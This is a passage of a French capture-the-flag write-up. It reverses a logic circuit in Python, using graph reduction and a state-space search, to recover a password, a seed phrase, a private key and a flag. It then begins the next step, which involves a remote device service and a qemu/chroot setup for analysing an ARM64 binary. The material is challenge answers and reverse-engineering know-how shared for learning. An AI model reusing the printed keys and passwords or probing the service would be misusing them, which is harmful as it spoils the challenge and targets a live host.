    out_degree(node) == 0]
print(f"there is {len(leaf_nodes)} leaf node")

printer_nodes(graphx, e)
```

```
----------
kind 0: 1
kind 1: 1
kind 2: 2
kind 3: 641
kind 4: 1372
kind 5: 3328
kind 6: 329
kind 7: 0
kind 8: 7
kind 9: 580
num of nodes: 6261
----------
there is 6261 nodes
there is 645 leaf node
there is 1 leaf node
----------
kind 0: 1
kind 1: 1
```

```
kind 2: 2
kind 3: 1
kind 4: 786
kind 5: 517
kind 6: 26
kind 7: 0
kind 8: 7
kind 9: 20
num of nodes: 1361
----------
```

Le graphe à donc bien été réduit !

Voyons donc une modélisation en image du graphe :




FIGURE 7 – Le graphe à l'air ok !




FIGURE 8 – Le graphe à l'air ok ???




FIGURE 9 – Ok jamais plus je regarde cette horreur

J'essaie de générer le png du graphe initial, 25 min plus tard le png est généré mais impossible à afficher correctement ici.

Juste pour le fun voilà 20% du graphe environ :




FIGURE 10 – c'est artistiquement joli

5.4 Analyse des dépendances des DFF

Si on regarde les nœuds qui ont été simplifié on remarque que les DFF sont passé de 580 à 20 :

```
[288, 549, 1010, 1071, 1868, 2078, 2371, 2990, 3041, 3128, 3226, 3318, 3415, 3684, 5235,
    5244, 5358, 5565, 5786, 5993]
```

Cela veut dire que la valeur de `good` (le nœud `1940`) ne dépend uniquement que de la valeur de ces dffs et des 2 valeurs d'entrée.

Essayons de voir parmi ces dffs si tous dépendent des entrées. Si certains ne dépendent pas de la valeur des entrées alors il s'agira d'horloges qui alterne leur valeur à chaque step.

```
depend_input = []
clocks = []

for x in e.dffs:
    n4962 = len(list(nx.all_simple_paths(graphx, 4962, x)))
    n2644 = len(list(nx.all_simple_paths(graphx, 2644, x)))
    if n4962 + n2644 > 0:
        depend_input.append(x)
    else:
        clocks.append(x)

print(f"depend input: {depend_input}")
print(f"clocks: {clocks}")

# depend input: [549, 1010, 1071, 2371, 2990, 3226, 3318, 5235, 5244, 5786, 5993]
# clocks: [288, 1868, 2078, 3041, 3128, 3415, 3684, 5358, 5565]
```

5.5 Expression en fonction des DFF

Maintenant que l'on a trouvé les dffs qui dépendent ou non des inputs, ce que l'on peut faire c'est essayer d'exprimer l'état final en fonction de ces dffs.

```
dff_depend_input = [549, 1010, 1071, 2371, 2990, 3226, 3318, 5235, 5244, 5786, 5993]
def dff_rec(n):
    g = e.gs[n]
    if g.kind in [0,1]:
        return str(g.kind)
    elif g.kind == 2:
        raise("2")
    elif g.kind == 3:
        return dff_rec(g.a)
    elif g.kind == 4:
        if g.na == 0 and g.nb == 0:
            return f"{dff_rec(g.a)} & {dff_rec(g.b)}"
        elif g.na == 0 and g.b == 1:
            return f"{dff_rec(g.a)} & ({dff_rec(g.b)} ^ {g.nb})"
        elif g.na == 1 and g.b == 0:
            return f"({dff_rec(g.a)} ^ {g.na}) & {dff_rec(g.b)}"
        else:
            return f"({dff_rec(g.a)} ^ {g.na}) & ({dff_rec(g.b)} ^ {g.nb})"
    elif g.kind == 5:
        if g.na == 0 and g.nb == 0:
            return f"{dff_rec(g.a)} | {dff_rec(g.b)}"
        elif g.na == 0 and g.b == 1:
            return f"{dff_rec(g.a)} | ({dff_rec(g.b)} ^ {g.nb})"
```

```
        elif g.na == 1 and g.b == 0:
            return f"({dff_rec(g.a)} ^ {g.na}) | {dff_rec(g.b)}"
        else:
            return f"({dff_rec(g.a)} ^ {g.na}) | ({dff_rec(g.b)} ^ {g.nb})"
    elif g.kind == 6:
        a = dff_rec(g.a)
        b = dff_rec(g.b)
        if a != "0" and b != "0":
            return f"{dff_rec(g.a)} ^ {dff_rec(g.b)})"
        elif a == "0":
            return f"{dff_rec(g.b)})"
        elif b == "0":
            return f"{dff_rec(g.a)})"
        else:
            raise("6")

    elif g.kind == 8:
        raise("8")
    elif g.kind == 9:
        if n in dff_depend_input:
            return f"[{n}]"
        else:
            return f"(s: {n})"
```

```
print(dff_rec(1940))
([1010] ^ 0) & ((s: 3128) ^ 1) & ((s: 5565) ^ 1) & ((s: 3684) ^ 1) & ((s: 1868) ^ 1) & ((
    s: 288) ^ 1) & ((s: 5358) ^ 0) & ((s: 2078) ^ 1) & ((s: 3041) ^ 0) & ((s: 3415) ^ 1)
    & [5235] & [2371] & [5786] & [3226] & [5244] & (([5993] ^ 0) & ([549] ^ 1) & [2990] &
     [3318] ^ 0) & ([1071] ^ 1)
```

On sait que `1940` doit être égal à 1 pour que le circuit soit valide. Donc si on veut que l'expression ci-dessus soit égal à 1 on obtient les valeurs suivantes pour chacun des dffs :

```
depend_input = {
    1010: 1,
    5235: 1,
    2371: 1,
    5786: 1,
    3226: 1,
    5244: 1,
    5993: 1,
    549: 0,
    2990: 1,
    3318: 1,
    1071: 0
}

not_depend_input = {
    3128: 0,
    5565: 0,
    3684: 0,
    1868: 0,
    288 : 0,
    5358: 1,
    2078: 0,
    3041: 1,
    3415: 0,
}
```

le calcul de ces valeurs a été fait à la main

On a donc maintenant la valeur finale de tous dffs utile du circuit quand le mot de passe est valide.

5.6 Calcul de la taille du mot de passe

On a vu précédemment que l'on avait la valeur finale des dffs. Or parmi tous ces dffs, une partie n'est pas dépendante des entrées du circuit, ce sont les bascules qui alternent leurs valeurs à chaque cycle d'horloge.

Étant donné que l'on a l'état initial du circuit, ainsi que l'état final, on peut donc facilement calculer combien de tour d'horloge faut-il pour arriver à l'état final.

```
for i in range(100_000):
    print(f"step: {i}")
    success = True
    for k,v in not_depend_input.items():
        if e.gs[k].dff != v:
            success = False
            break
    if success:
        print("success")
        break
    e.step()
```

On tente juste de faire des steps jusqu'à arriver à un état final correct pour nos dffs non dépendants des inputs.

La fonction précédente nous indique donc que **80** steps sont nécessaires.

On a vu que chaque byte du mot de passe donnait 4 valeurs d'inputs déclenchant elle-même 2 steps chacune. Donc 80 steps nous donne un mot de passe de **10 bytes** soit **20 caractères** (0-9,A-F).

5.7 Bruteforce de la combinaison

Il nous reste donc 11 dffs dépendant des inputs. Chaque dff peut avoir une valeur de 0 ou 1. C'est la même chose pour les inputs.

On a donc un circuit qui peut avoir `2**13` états possibles, soit **8192** états.

On peut donc facilement réaliser un graphe où chaque node représente un état, et 4 liens menant aux 4 états possibles (car les 2 inputs peuvent avoir chacun une valeur de 0 ou 1, soit 4 combinaisons possibles.)

On va donc générer les 2048 états possible et pour chacun ajouter la liaison à un état suivant pour une combinaison d'input donné.

```
def my_rec4(n, maybedff, n4962, n2644):
    g = e.gs[n]
    if g.kind in [0,1]:
        return g.kind
    elif g.kind == 2:
        if n == 4962:
            return n4962
        elif n == 2644:
            return n2644
        else:
            raise("2")
    elif g.kind == 3:
        return my_rec4(g.a,maybedff, n4962, n2644)
    elif g.kind == 4:
        return (my_rec4(g.a, maybedff, n4962, n2644) ^ g.na) & (my_rec4(g.b,maybedff,
            n4962, n2644) ^ g.nb)
```

```
    elif g.kind == 5:
        return (my_rec4(g.a,maybedff, n4962, n2644) ^ g.na) | (my_rec4(g.b,maybedff,
            n4962, n2644) ^ g.nb)
    elif g.kind == 6:
        return my_rec4(g.a,maybedff, n4962, n2644) ^ my_rec4(g.b,maybedff, n4962, n2644)
    elif g.kind == 8:
        if my_rec4(g.c, maybedff, n4962, n2644):
            return my_rec4(g.b, maybedff, n4962, n2644)
        else:
            return my_rec4(g.a, maybedff, n4962, n2644)
    elif g.kind == 9:
        # return maybedff[n]
        return maybedff[mydff.index(n)]


statex = nx.DiGraph()

edge_value = {}

nindex = 0

for combi in product([0, 1], repeat=13):
    n4962, n2644 = combi[11], combi[12]
    nindex += 1
    print(nindex, combi)

    next_state = []
    for idx, df in enumerate(mydff):
        a = e.gs[df].a
        r = my_rec4(a, combi[0:11], n4962, n2644)  # première step
        next_state.append(r)

    next_state2 = []
    for idx, df in enumerate(mydff):
        a = e.gs[df].a
        r = my_rec4(a, next_state, n4962, n2644)  # seconde step
        next_state2.append(r)

    assert len(next_state) == 11
    # représentation en string des état d'origin et final
    origin = "_".join([str(i) for i in combi[0:11]])
    next = "_".join([str(i) for i in next_state2])

    statex.add_node(origin)
    statex.add_node(next)
    statex.add_edge(origin, next)
    if f"{origin}-{next}" in edge_value:
        raise("should not happens")
    edge_value[f"{origin}-{next}"] = [n4962, n2644]
```

On a donc maintenant un graphe de tous les états possibles des dffs.

Sachant que l'on connait l'état initial ainsi que l'état final on peut regarder s'il existe un chemin entre ces 2 états (il doit exister sinon il y a un souci quelque part !)

On regarde quel est le plus court chemin :

```
initial_dff = [e.gs[x].dff for x in mydff]
initial_dff_str = "_".join([str(i) for i in initial_dff])

final_og = [depend_input[x] for x in mydff]
```

```
final_og_str = "_".join([str(i) for i in final_og])

print(f"init: {initial_dff_str}")
print(f"final: {final_og_str}")

r = nx.shortest_path(statex, initial_dff_str, final_og_str)
print(r)
print(len(r))
```

```
init: 1_1_0_0_0_0_1_1_0_0_1
final: 0_1_0_1_1_1_1_1_1_1_1

['1_1_0_0_0_0_1_1_0_0_1', '1_1_0_1_0_0_1_1_0_0_1', '0_1_0_1_1_0_1_1_0_0_1', '0
    _1_0_0_1_0_1_1_0_1_1', '1_1_0_0_1_0_1_1_0_1_1', '1_1_0_1_1_0_1_1_0_0_1', '0
    _1_1_1_0_0_0_1_0_0_1', '0_1_1_0_0_0_0_1_0_1_1', '0_1_1_1_0_0_0_1_0_1_1', '1
    _1_0_1_1_0_1_1_0_1_1', '0_1_0_1_1_0_1_1_0_1_1', '0_1_0_0_1_1_1_1_0_0_1', '1
    _1_0_0_1_1_1_1_1_0_0_1', '1_1_0_1_1_1_1_1_0_0_1', '0_1_1_1_0_1_0_1_0_0_1', '0
    _1_1_0_0_1_0_1_0_1_1', '1_1_1_0_0_1_0_1_0_1_1', '1_1_1_1_0_1_0_1_0_0_1', '1
    _1_1_0_0_1_0_1_0_0_1', '0_1_1_0_1_1_0_1_0_0_1', '0_1_1_1_1_1_0_1_0_0_1', '0
    _1_1_0_1_1_0_1_0_1_1', '0_1_1_1_1_1_0_1_0_1_1', '1_1_1_1_0_1_0_1_0_1_1', '1
    _1_1_0_0_0_0_1_1_0_1', '0_1_1_0_0_0_0_1_1_0_1', '0_1_1_1_0_0_0_1_1_0_1', '1
    _1_1_1_0_0_0_1_1_0_1', '1_1_1_0_0_0_0_1_1_1_1', '0_1_1_0_0_0_0_1_1_1_1', '1
    _1_0_0_1_0_1_1_1_1_1', '0_1_0_0_1_0_1_1_1_1_1', '0_1_0_1_1_0_1_1_1_1_1', '0
    _1_0_0_1_1_1_1_1_0_1', '1_1_0_0_0_1_1_1_1_0_1', '1_1_0_1_0_1_1_1_1_0_1', '0
    _1_0_1_1_1_1_1_1_0_1', '0_1_0_0_1_1_1_1_1_1_1', '1_1_0_0_0_1_1_1_1_1_1', '1
    _1_0_1_0_1_1_1_1_1_1', '0_1_0_1_1_1_1_1_1_1_1']
41
```

On a donc un chemin de 41 états, si on ne compte pas l'état initial, ça donne 40 états. Sachant que chaque byte engendrait 4 états on a bien des valeurs qui correspondent avec la longueur supposée du mot de passe !

On récupère donc les valeurs d'inputs associées à ces états :

```
result = []
for i in range(40):
    print(f"({i}){r[i]} -> {r[i+1]} : {edge_value[f'{r[i]}-{r[i+1]}']}")
    result.append(edge_value[f'{r[i]}-{r[i+1]}'])

print(result)
```

```
(0)1_1_0_0_0_0_1_1_0_0_1 -> 1_1_0_1_0_0_1_1_0_0_1 : [1, 0]
(1)1_1_0_1_0_0_1_1_0_0_1 -> 0_1_0_1_1_0_1_1_0_0_1 : [0, 1]
(2)0_1_0_1_1_0_1_1_0_0_1 -> 0_1_0_0_1_0_1_1_0_1_1 : [1, 0]
(3)0_1_0_0_1_0_1_1_0_1_1 -> 1_1_0_0_1_0_1_1_0_1_1 : [0, 1]
(4)1_1_0_0_1_0_1_1_0_1_1 -> 1_1_0_1_1_0_1_1_0_0_1 : [1, 1]
(5)1_1_0_1_1_0_1_1_0_0_1 -> 0_1_1_1_0_0_0_1_0_0_1 : [0, 1]
(6)0_1_1_1_0_0_0_1_0_0_1 -> 0_1_1_0_0_0_0_1_0_1_1 : [1, 0]
(7)0_1_1_0_0_0_0_1_0_1_1 -> 0_1_1_1_0_0_0_1_0_1_1 : [1, 0]
(8)0_1_1_1_0_0_0_1_0_1_1 -> 1_1_0_1_1_0_1_1_0_1_1 : [0, 0]
(9)1_1_0_1_1_0_1_1_0_1_1 -> 0_1_0_1_1_0_1_1_0_1_1 : [0, 0]
(10)0_1_0_1_1_0_1_1_0_1_1 -> 0_1_0_0_1_1_1_1_0_0_1 : [1, 0]
(11)0_1_0_0_1_1_1_1_0_0_1 -> 1_1_0_0_1_1_1_1_0_0_1 : [0, 1]
(12)1_1_0_0_1_1_1_1_0_0_1 -> 1_1_0_1_1_1_1_1_0_0_1 : [1, 0]
(13)1_1_0_1_1_1_1_1_0_0_1 -> 0_1_1_1_0_1_0_1_0_0_1 : [0, 1]
(14)0_1_1_1_0_1_0_1_0_0_1 -> 0_1_1_0_0_1_0_1_0_1_1 : [1, 0]
(15)0_1_1_0_0_1_0_1_0_1_1 -> 1_1_1_0_0_1_0_1_0_1_1 : [0, 1]
(16)1_1_1_0_0_1_0_1_0_1_1 -> 1_1_1_1_0_1_0_1_0_0_1 : [1, 1]
(17)1_1_1_1_0_1_0_1_0_0_1 -> 1_1_1_0_0_1_0_1_0_0_1 : [1, 1]
(18)1_1_1_0_0_1_0_1_0_0_1 -> 0_1_1_0_1_1_0_1_0_0_1 : [0, 1]
(19)0_1_1_0_1_1_0_1_0_0_1 -> 0_1_1_1_1_1_0_1_0_0_1 : [1, 0]
```

```
(20)0_1_1_1_1_1_0_1_0_0_1 -> 0_1_1_0_1_1_0_1_0_1_1 : [1, 0]
(21)0_1_1_0_1_1_0_1_0_1_1 -> 0_1_1_1_1_1_0_1_0_1_1 : [1, 0]
(22)0_1_1_1_1_1_0_1_0_1_1 -> 1_1_1_1_0_1_0_1_0_1_1 : [0, 0]
(23)1_1_1_1_0_1_0_1_0_1_1 -> 1_1_1_0_0_0_0_1_1_0_1 : [1, 0]
(24)1_1_1_0_0_0_0_1_1_0_1 -> 0_1_1_0_0_0_0_1_1_0_1 : [0, 0]
(25)0_1_1_0_0_0_0_1_1_0_1 -> 0_1_1_1_0_0_0_1_1_0_1 : [1, 0]
(26)0_1_1_1_0_0_0_1_1_0_1 -> 1_1_1_1_0_0_0_1_1_0_1 : [0, 1]
(27)1_1_1_1_0_0_0_1_1_0_1 -> 1_1_1_0_0_0_0_1_1_1_1 : [1, 0]
(28)1_1_1_0_0_0_0_1_1_1_1 -> 0_1_1_0_0_0_0_1_1_1_1 : [0, 0]
(29)0_1_1_0_0_0_0_1_1_1_1 -> 1_1_0_0_1_0_1_1_1_1_1 : [0, 0]
(30)1_1_0_0_1_0_1_1_1_1_1 -> 0_1_0_0_1_0_1_1_1_1_1 : [0, 0]
(31)0_1_0_0_1_0_1_1_1_1_1 -> 0_1_0_1_1_0_1_1_1_1_1 : [1, 0]
(32)0_1_0_1_1_0_1_1_1_1_1 -> 0_1_0_0_1_1_1_1_1_0_1 : [1, 0]
(33)0_1_0_0_1_1_1_1_1_0_1 -> 1_1_0_0_0_1_1_1_1_0_1 : [0, 0]
(34)1_1_0_0_0_1_1_1_1_0_1 -> 1_1_0_1_0_1_1_1_1_0_1 : [1, 0]
(35)1_1_0_1_0_1_1_1_1_0_1 -> 0_1_0_1_1_1_1_1_1_0_1 : [0, 1]
(36)0_1_0_1_1_1_1_1_1_0_1 -> 0_1_0_0_1_1_1_1_1_1_1 : [1, 0]
(37)0_1_0_0_1_1_1_1_1_1_1 -> 1_1_0_0_0_1_1_1_1_1_1 : [0, 0]
(38)1_1_0_0_0_1_1_1_1_1_1 -> 1_1_0_1_0_1_1_1_1_1_1 : [1, 0]
(39)1_1_0_1_0_1_1_1_1_1_1 -> 0_1_0_1_1_1_1_1_1_1_1 : [0, 1]
[[1, 0], [0, 1], [1, 0], [0, 1], [1, 1], [0, 1], [1, 0], [1, 0], [0, 0], [0, 0], [1, 0],
    [0, 1], [1, 0], [0, 1], [1, 0], [0, 1], [1, 1], [1, 1], [0, 1], [1, 0], [1, 0], [1,
    0], [0, 0], [1, 0], [0, 0], [1, 0], [0, 1], [1, 0], [0, 0], [0, 0], [0, 0], [1, 0],
    [1, 0], [0, 0], [1, 0], [0, 1], [1, 0], [0, 0], [1, 0], [0, 1]]
```

L'array de valeur correspond donc à nos 4 couples d'inputs.

5.8 Récupération du mot de passe

Pour retrouver la valeur du mot de passe, on génère une table de comparaison (un byte correspondant à 4 couples d'input). Puis on prend 4 par 4 les valeurs du tableau précédant et on trouve la valeur associée.

En faisant cela on pourra récupérer un mot de passe probable :

```python
from itertools import product
import sys

poss = list(map(''.join, product('0123456789ABCDEF', repeat=2)))


dis = {}
for x in poss:
    r = []
    inp = []
    for i in range(4):
        key = (int(x,16) >> (i * 2)) & 3
        r.append(key)
        for _ in [4962, 2644]:
            inp.append(key & 1)
            key >>= 1
    dis[x] = inp

t = [[1, 0], [0, 1], [1, 0], [0, 1], [1, 1], [0, 1], [1, 0], [1, 0], [0, 0], [0, 0], [1,
    0], [0, 1], [1, 0], [0, 1], [1, 0], [0, 1], [1, 1], [1, 1], [0, 1], [1, 0], [1, 0],
    [1, 0], [0, 0], [1, 0], [0, 0], [1, 0], [0, 1], [1, 0], [0, 0], [0, 0], [0, 0], [1,
    0], [1, 0], [0, 0], [1, 0], [0, 1], [1, 0], [0, 0], [1, 0], [0, 1]]

mdp = ""
for i in range(0, len(t) // 4):
```

```
    tmp = t[i*4:i*4 + 4 ]
    tmp = tmp[0] + tmp[1] + tmp[2] + tmp[3]

    ok = None
    for x in poss:
        acc = []
        for j in range(4):
            key = (int(x,16) >> (j * 2)) & 3
            for _ in [4962, 2644]:
                acc.append(key & 1)
                key >>= 1
        if acc == tmp:
            ok = x
            break
    if not ok:
        raise("")
    else:
        mdp += ok
print(mdp)
# 995B90996F4564409191
```

On peut donc essayer de valider le mot de passe :

```
$ python3 seedlocker.py 995B90996F4564409191
Seed: easy sponsor novel jazz theory marble era hurt transfer ball describe neutral
Private key: 0x81e8d3a6ad341da46e6361b7c1c376b5423e7ad04748077b93a0c20263305824
Public key X: 0x206aeb643e2fe72452ef6929049d09496d7252a87e9daf6bf2e58914b55f3a90
Public key Y: 0x46c220ee7cbe03b138a76dcb4db673c35e2ab81b4235486fe4dbd2ad093e8df4
```

Si on enregistre la private key **0x81e8d3a6ad341da46e6361b7c1c376b5423e7ad04748077b93a0c20263305824** sous forme binaire on peut donc ensuite l'utiliser pour déchiffrer **deviceB.enc** et ainsi obtenir le sésame de ce challenge !

SSTIC flag step 2 B

SSTIC{f5967cae6478fa6bb9ea1bc758aee0961a68a8b4767f74888ce0bb8563a6218e}

Bon … par contre … apparemment ce challenge pouvait être résolu en 30 min avec Z3 … je ne suis pas certain d'avoir pris le chemin le plus logique mais bon ça fonctionne !

6. Step 2 C

Attaquons maintenant le 2.C. Il s'agit de la partie que je redoutais le plus pour la simple raison que mes seules compétences en reverse sont quelques challenges sur root-me et un peu d'analyse de malware en stage de fin d'études … J'ai dû utiliser IDA moins de 6h les 3 dernières années (spoiler : ce nombre a quadruplé après ce challenge).

De toutes les steps, celle-ci a été la plus compliquée à finir, principalement sur les parties *exploitations* de vulnérabilités. Finalement, trouver le souci a été assez rapide à chaque fois, par contre arriver à exploiter la vulnérabilité m'a souvent pris un temps très important … 20% du temps pour arriver à 80% de la solution et 80% du temps pour les 20% restants …

En tout cas, le challenge était vraiment cool et m'a fait énormément progresser !

Voici l'énoncé de ce challenge :

```
- un équipement physique, disponible ici device.quatre-qu.art:8080, je crois que c'est
    Charly qui a le mot de passe. Si tu veux tester sur ton propre équipement tu
    trouveras la mise à jour de l'interface utilisateur sur le serveur de sauvegarde avec
     la libc utilisée. Nous avons mis en place des limitations, une à base de preuve de
    travail, nous t'avons aussi fourni le script de résolution (pow_solver.py) ainsi qu'
    un mot de passe "fudmH/MGzgUM7Zx3k6xMuvThTXh+ULf1".
Le mot de passe n'est pas celui de l'équipement mais celui pour la protection.
```

On a aussi à disposition 4 fichiers :

- **frontend_service.bin** : Binaire elf ARM64 correspondant au front-end exposé sur **device.quatre-qu.art :8080**
- **ld-linux-aarch64.so.1** le binaire du linker
- **remote_lib.so.6** La libC exacte utilisée par le frontend
- **pow_solver.py** un script python permettant de résoudre la proof-of-work mise en place pour éviter le spam sur le serveur du challenge.

Test de connexion au serveur distant :

```
$ nc device.quatre-qu.art 8080
password: fudmH/MGzgUM7Zx3k6xMuvThTXh+ULf1
Find the number n such that sha256(n + b'RVUXU') starts with 6 zeros
number: 50240231
correct
Welcome to your device which action do you want to do?
E. Encrypt
D. Decrypt
S. Sign
A. Go To Admin Area
Q. Quit
Option:
```

```
python3 pow_solver.py
Banner:RVUXU
Solution: input b'50240231' sha256(b'50240231' + b'RVUXU') = b'0000002
    badab919252d771d48e29e8af7d616a5f5ea0f9d232c3ba1ae5549298'
b'50240231'
```

6.1 Environnement d'analyse

Avant d'entrer dans les détails du front-end, voyons le setup pour analyser correctement le binaire.

Le binaire du front est en ARM64, mon laptop tournant sous x86-64 je ne pouvais pas nativement lancer un gdb sur le binaire, ni le faire tourner en local.

Cependant, il est possible de faire un setup simple utilisant **qemu** et un *chroot*.

```
$ tree myqemu
myqemu
|-- frontend_service.bin
|-- lib
|   |-- ld-linux-aarch64.so.1
|-- lib64
|   |-- libc.so.6
|-- qemu-aarch64-static

$ sudo chroot myqemu /qemu-aarch64-static /frontend_service.bin
```

Ici en utilisant le binaire **qemu multi-arch static** (`https://github.com/multiarch/qemu-user-static`) on peut arriver à lancer un binaire arm64 de façon simple peu importe l'architecture.

Les bibliothèques partages du linker et de la libC on été placés aux bons endroits du *chroot* pour que notre binaire puisse fonctionner correctement (si les 2 .so ne sont pas aux bons endroits alors la commande `chroot myqemu ...` échouera en indiquant le nom de la dépendance manquante).

De même on verra par la suite que pour que le binaire puisse fonctionner correctement il est nécessaire de simuler le port de connexion au backend :

```
$ nc -lvp 1337
```

Et ainsi on pourra se connecter en tant que front-end :

```
$ nc 127.0.0.1 1336
```

Ces 2 ports seront trouvés durant l'analyse du binaire, mais je voulais le préciser dans la partie mise en place de l'environnement.

